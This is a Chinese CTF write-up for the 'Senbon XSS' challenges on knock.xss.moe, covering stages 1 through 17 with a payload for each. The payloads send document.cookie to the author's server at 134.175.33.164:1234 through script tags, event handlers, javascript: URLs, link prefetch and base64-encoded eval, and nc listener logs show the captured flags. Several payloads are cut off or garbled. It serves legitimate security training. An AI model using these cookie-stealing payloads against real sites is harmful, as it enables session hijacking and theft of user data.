

前言

做了一个xss平台的题目，一共34题，题目还不错，这里记录一下解题记录

题目地址：[传送门](#)

题目

这个平台接收flag的形式和其它平台不同，得用vps或者用xss平台去接收cookie（flag在cookie中）

stage1

第一关它是告诉你你怎么去获取flag的

直接把你的payload在这里提交（记住一定是要在这个填入你的payload），然后用你的vps去接受flag就行了

This stage is for tutorial. You solve Senbon XSS challenges with the order below.

1. Inspect question page and find XSS vulnerability.
(The page for this stage -> <http://8293927d3c84ed42eef26dd9ceaaa3d9bf448dda.knock.xss.moe/>)
2. Make a URL contains XSS payload (runs some code to steal the flag in somewhere) for the question page.
3. Submit the URL from URL form.
4. Stealing the FLAG, submit the FLAG from FLAG form.

So, in this stage, you just make the url like below and submit.

```
http://8293927d3c84ed42eef26dd9ceaaa3d9bf448dda.knock.xss.moe/?location=%22http://example.com/?%22%2Bdocument.cookie
```

For tutorial, please replace example.com to your site and submit the URL from URL form. The victim browser will access your url, and when your XSS payload successfully runs on the browser, the browser sends you the FLAG.

URL form

submit

FLAG form

submit

payload

```
http://8293927d3c84ed42eef26dd9ceaaa3d9bf448dda.knock.xss.moe/?location=`http://134.175.33.164:1234/?${document.cookie}`
```

然后服务器端用nc监听接收flag


```
nc -lvvlp 1234
```

可以看到成功接收到了flag

```
ubuntu@VM-0-13-ubuntu:~$ nc -lvvlp 1234
Listening on [0.0.0.0] (family 0, port 1234)
Connection from [133.130.88.37] port 1234 [tcp/*] accepted (family 2, sport 35306)
GET /?flag=FLAG{waiwai_xss} HTTP/1.1
Host: 134.175.33.164:1234
Connection: keep-alive
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) HeadlessChrome/64.0.3264.0 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Referer: http://8293927d3c84ed42eef26dd9ceaaa3d9bf448dda.knock.xss.moe/?location=`http://134.175.33.164:1234/?${document.cookie}`
Accept-Encoding: gzip, deflate
```


stage2

第二关直接可以嵌入js代码




payload

http://1a31198b4289ff3af4f7195a810c48eba9f6bf28.knock.xss.moe/?q=<script>document.location=`http://134.175.33.164:1234/?\${document.cookie}`%3C/script%3E




stage3

第三关q参数可控，直接闭合a标签




payload

http://68e3b596ebf790e8a781b8d87b84af7eb7b0aeb3.knock.xss.moe/?q="><script>document.location=`http://134.175.33.164:1234/?\${document.cookie}`%3C/script%3E




stage4

和第三关同理，只不过把双引号变成了单引号




payload

http://2375e1f80fe2ec262a235d594fbcee96dba66710.knock.xss.moe/?q='><script>document.location=`http://134.175.33.164:1234/?\${document.cookie}`%3C/script%3E



stage5


直接闭合textarea标签



```
1 <textarea>XSS</textarea>
```

payload


http://fea7c73bbe92f7880fc15514e076e838d2ce8a90.knock.xss.moe/?q=</textarea><script>document.location='http://134.175.33.164:1



 先知社区

stage6


直接闭合xmp



```
1 <xmp>XSS</xmp>
```

payload


http://d82fe27901fa05dcfa8980262fc811645543e374.knock.xss.moe/?q=</xmp><script>document.location='http://134.175.33.164:1234/?




 先知社区

stage7

第七关尖括号被转义了



```
1 <input type="text" value="XSS">
```




```
1 <input type="text" value="XSS">&lt;script&gt;document.location=`http://134.175.33.164:1234/?${document.cookie}`&lt;/script&gt;`>
```

我们可以用onfocus事件，并且用它的autofocus属性去触发onfocus事件

payload


http://8005f6694d2862438bad3715436522e27dbd81a4.knock.xss.moe/?q=XSS" autofocus onfocus="document.location=`http://134.175.33.



先知社区

stage8

和第七关同理，只不过把双引号变成了单引号




```
1 <input type='text' value='XSS'>
```

先知社区


payload

http://b65797d44372ecb2b2552e32f10ec75f1bddcca6.knock.xss.moe/?q=xss' autofocus onfocus='document.location=`http://134.175.33.164:1234/?\$(document.cookie)`'



stage9

和第七关同理，但是没有引号




```
1 <input type=text value=XSS>
```

先知社区


payload

http://e461f5f6c542ae79ccc144093c63d0b074e591cd.knock.xss.moe/?q=XSS autofocus onfocus=document.location=`http://134.175.33.164:1234/?\$(document.cookie)`'



stage10


这题双引号被转义了，无法闭合双引号。所以我们可以考虑用javascript伪协议



```
1 <frameset><frame src="XSS"></frameset>
2
```

先知社区

```
1 <frameset><frame src="XSS&quot;;"></frameset>
2
```




http://811fbf0db9c40565743a37c2978f812b82eb89a6.knock.xss.moe/?q=javascript:document.location=`http://134.175.33.164:1234/?\${d

```
Connection closed, listening again.
Connection from [133.130.88.37] port 1234 [tcp/*] accepted (family 2, sport 35472)
GET /?flag=FLAG{be6675878b...d} HTTP/1.1
Host: 134.175.33.164:1234
Connection: keep-alive
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) HeadlessChrome/64.0.3264.0 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Encoding: gzip, deflate
Connection closed, listening again.
```

stage11

和stage10同理



payload

http://38e585f94f9d1f6bb79e88b74f3a5b5871d5bb84.knock.xss.moe/?q=javascript:document.location=`http://134.175.33.164:1234/?\${d

```
Connection closed, listening again.
Connection from [133.130.88.37] port 1234 [tcp/*] accepted (family 2, sport 35490)
GET /?flag=FLAG{f9c...44c9bfcbb1496568} HTTP/1.1
Host: 134.175.33.164:1234
Connection: keep-alive
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) HeadlessChrome/64.0.3264.0 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Encoding: gzip, deflate
```

stage12

▼ 响应头 (262 字节)

- Connection: keep-alive
- Content-Security-Policy: script-src 'self' 'unsafe-inline'; frame-src 'self'
- Content-Type: text/html; charset=UTF-8
- ② Date: Sat, 09 Feb 2019 10:08:31 GMT
- Server: nginx
- Transfer-Encoding: chunked
- X-XSS-Protection: 0

— 请求头 (500 字节)

```
var xss = document.createElement(`link`);
xss.setAttribute(`rel`, `prefetch`);
xss.setAttribute(`href`, `http://134.175.33.164:1234/?${document.cookie}`);
document.head.appendChild(xss);
```

```
http://a4f51941335441be0fdb21c2890ec17b1bd0f08f0.knock.xss.moe/?q=javascript:var xss = document.createElement(`link`);xss.setAt
//■■■■■■■■■■ Link REL=prefetch ■■■■■■■■■■■■
```

```
Connection closed, listening again.
Connection from [133.130.88.37] port 1234 [tcp/*] accepted (family 2, sport 35556)
GET /?flag=FLAG{a04389e61[REDACTED]5545-1111706a7c3d} HTTP/1.1
Host: 134.175.33.164:1234
Connection: keep-alive
Purpose: prefetch
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) HeadlessChrome/64.0.3264.0 Safari/537.36
Accept: */*
Accept-Encoding: gzip, deflate

Connection closed, listening again.
```

```
<svg onload=eval(atob("ZG9jdW11bnQubG9jYXRpb249YGH0dHA6Ly8xMzQuMTc1LjMzMjE2NDoxMjM0Lz8ke2RvY3VtZW50LmNvb2tpZX1g"))>
```

```
Upgrade-Insecure-Requests: 1
Connection closed, listening again.
Connection from [133.130.88.37] port 1234 [tcp/*] accepted (family 2, sport 35574)
GET /?flag=FLAG{e26d55...j34acc38a} HTTP/1.1
Host: 134.175.33.164:1234
Connection: keep-alive
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) HeadlessChrome/64.0.3264.0 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Referer: http://f382e16cd280282cf7eb6cac126412b2a2f8aea7.knock.xss.moe/?q=%3Csvg%0Aload%3CDeval%28atob%28%22Z2G9jdW1lbnQubG9jYXRpb249YWh0dHA6L2Y8xMzUzLjE2NDoxMjM0Lz8ke2RvY3VtZW50LmVtZ2tpZXR1g%22%29%29%3E
Accept-Encoding: gzip, deflate
```

▼ 响应头 (340 字节)

- Connection: keep-alive
- Content-Security-Policy: script-src 'self' 'sha256-6FYe...ss.moe' https://*.knock.xss.moe
- Content-Type: text/html; charset=UTF-8
- Date: Sat, 09 Feb 2019 13:54:06 GMT
- Server: nginx
- Transfer-Encoding: chunked
- X-XSS-Protection: 0

▼ 请求头 (627 字节)

但是和12关相比，它没有了underline，所以预加载的方法行不通了，但是我们可以看到这里


frame-src http://*.knock.xss.moe

它允许knock.xss.moe的所有子域的资源可以被frame访问，那么问题来了，我们怎么样才可以用到knock.xss.moe子域的资源呢，灵机一动：既然是所有的子域，我们可利

尝试构造


http://3cb34c8407410e2d6c1d708b786ce69a0192b470.knock.xss.moe/?q=http://e461f5f6c542ae79ccc144093c63d0b074e591cd.knock.xss.moe

发现可以执行



然后再通过document.domain指定域，跨域获得flag(cookie)
最终payload：


http://3cb34c8407410e2d6c1d708b786ce69a0192b470.knock.xss.moe/?q=http://e461f5f6c542ae79ccc144093c63d0b074e591cd.knock.xss.moe



stage15


直接用svg就OK了
payload

http://e3bcee011cad77ba066ca7c2ad2884372aec9566.knock.xss.moe/?q=%3Csvg/onload=document.location=`http://134.175.33.164:1234/?`



stage16

16关是跳转到q参数所对应的网址



很容易想到用JavaScript伪协议
payload


http://86620d66a1b474c588ef787b711b0f1d8843a1af.knock.xss.moe/?q=javascript:document.location=`http://134.175.33.164:1234/?`


```
Connection closed, listening again.
Connection from [133.130.88.37] port 1234 [tcp/*] accepted (family 2, sport 36048)
GET /?flag=FLAG{dd051bcaec b025a98492} HTTP/1.1
Host: 134.175.33.164:1234
Connection: keep-alive
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) HeadlessChrome/64.0.3264.0 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Encoding: gzip, deflate
```

先知社区

stage17

和stage16一样



先知社区


payload

http://34a131df991487bf58d3df0a85e247d396fb93a0.knock.xss.moe/?q=javascript:document.location=`http://134.175.33.164:1234/?\${`

```
Connection closed, listening again.
Connection from [133.130.88.37] port 1234 [tcp/*] accepted (family 2, sport 36066)
GET /?flag=FLAG{adf2f1e73931062a974 TP/1.1
Host: 134.175.33.164:1234
Connection: keep-alive
Upgrade-Insecure-Requests: 1
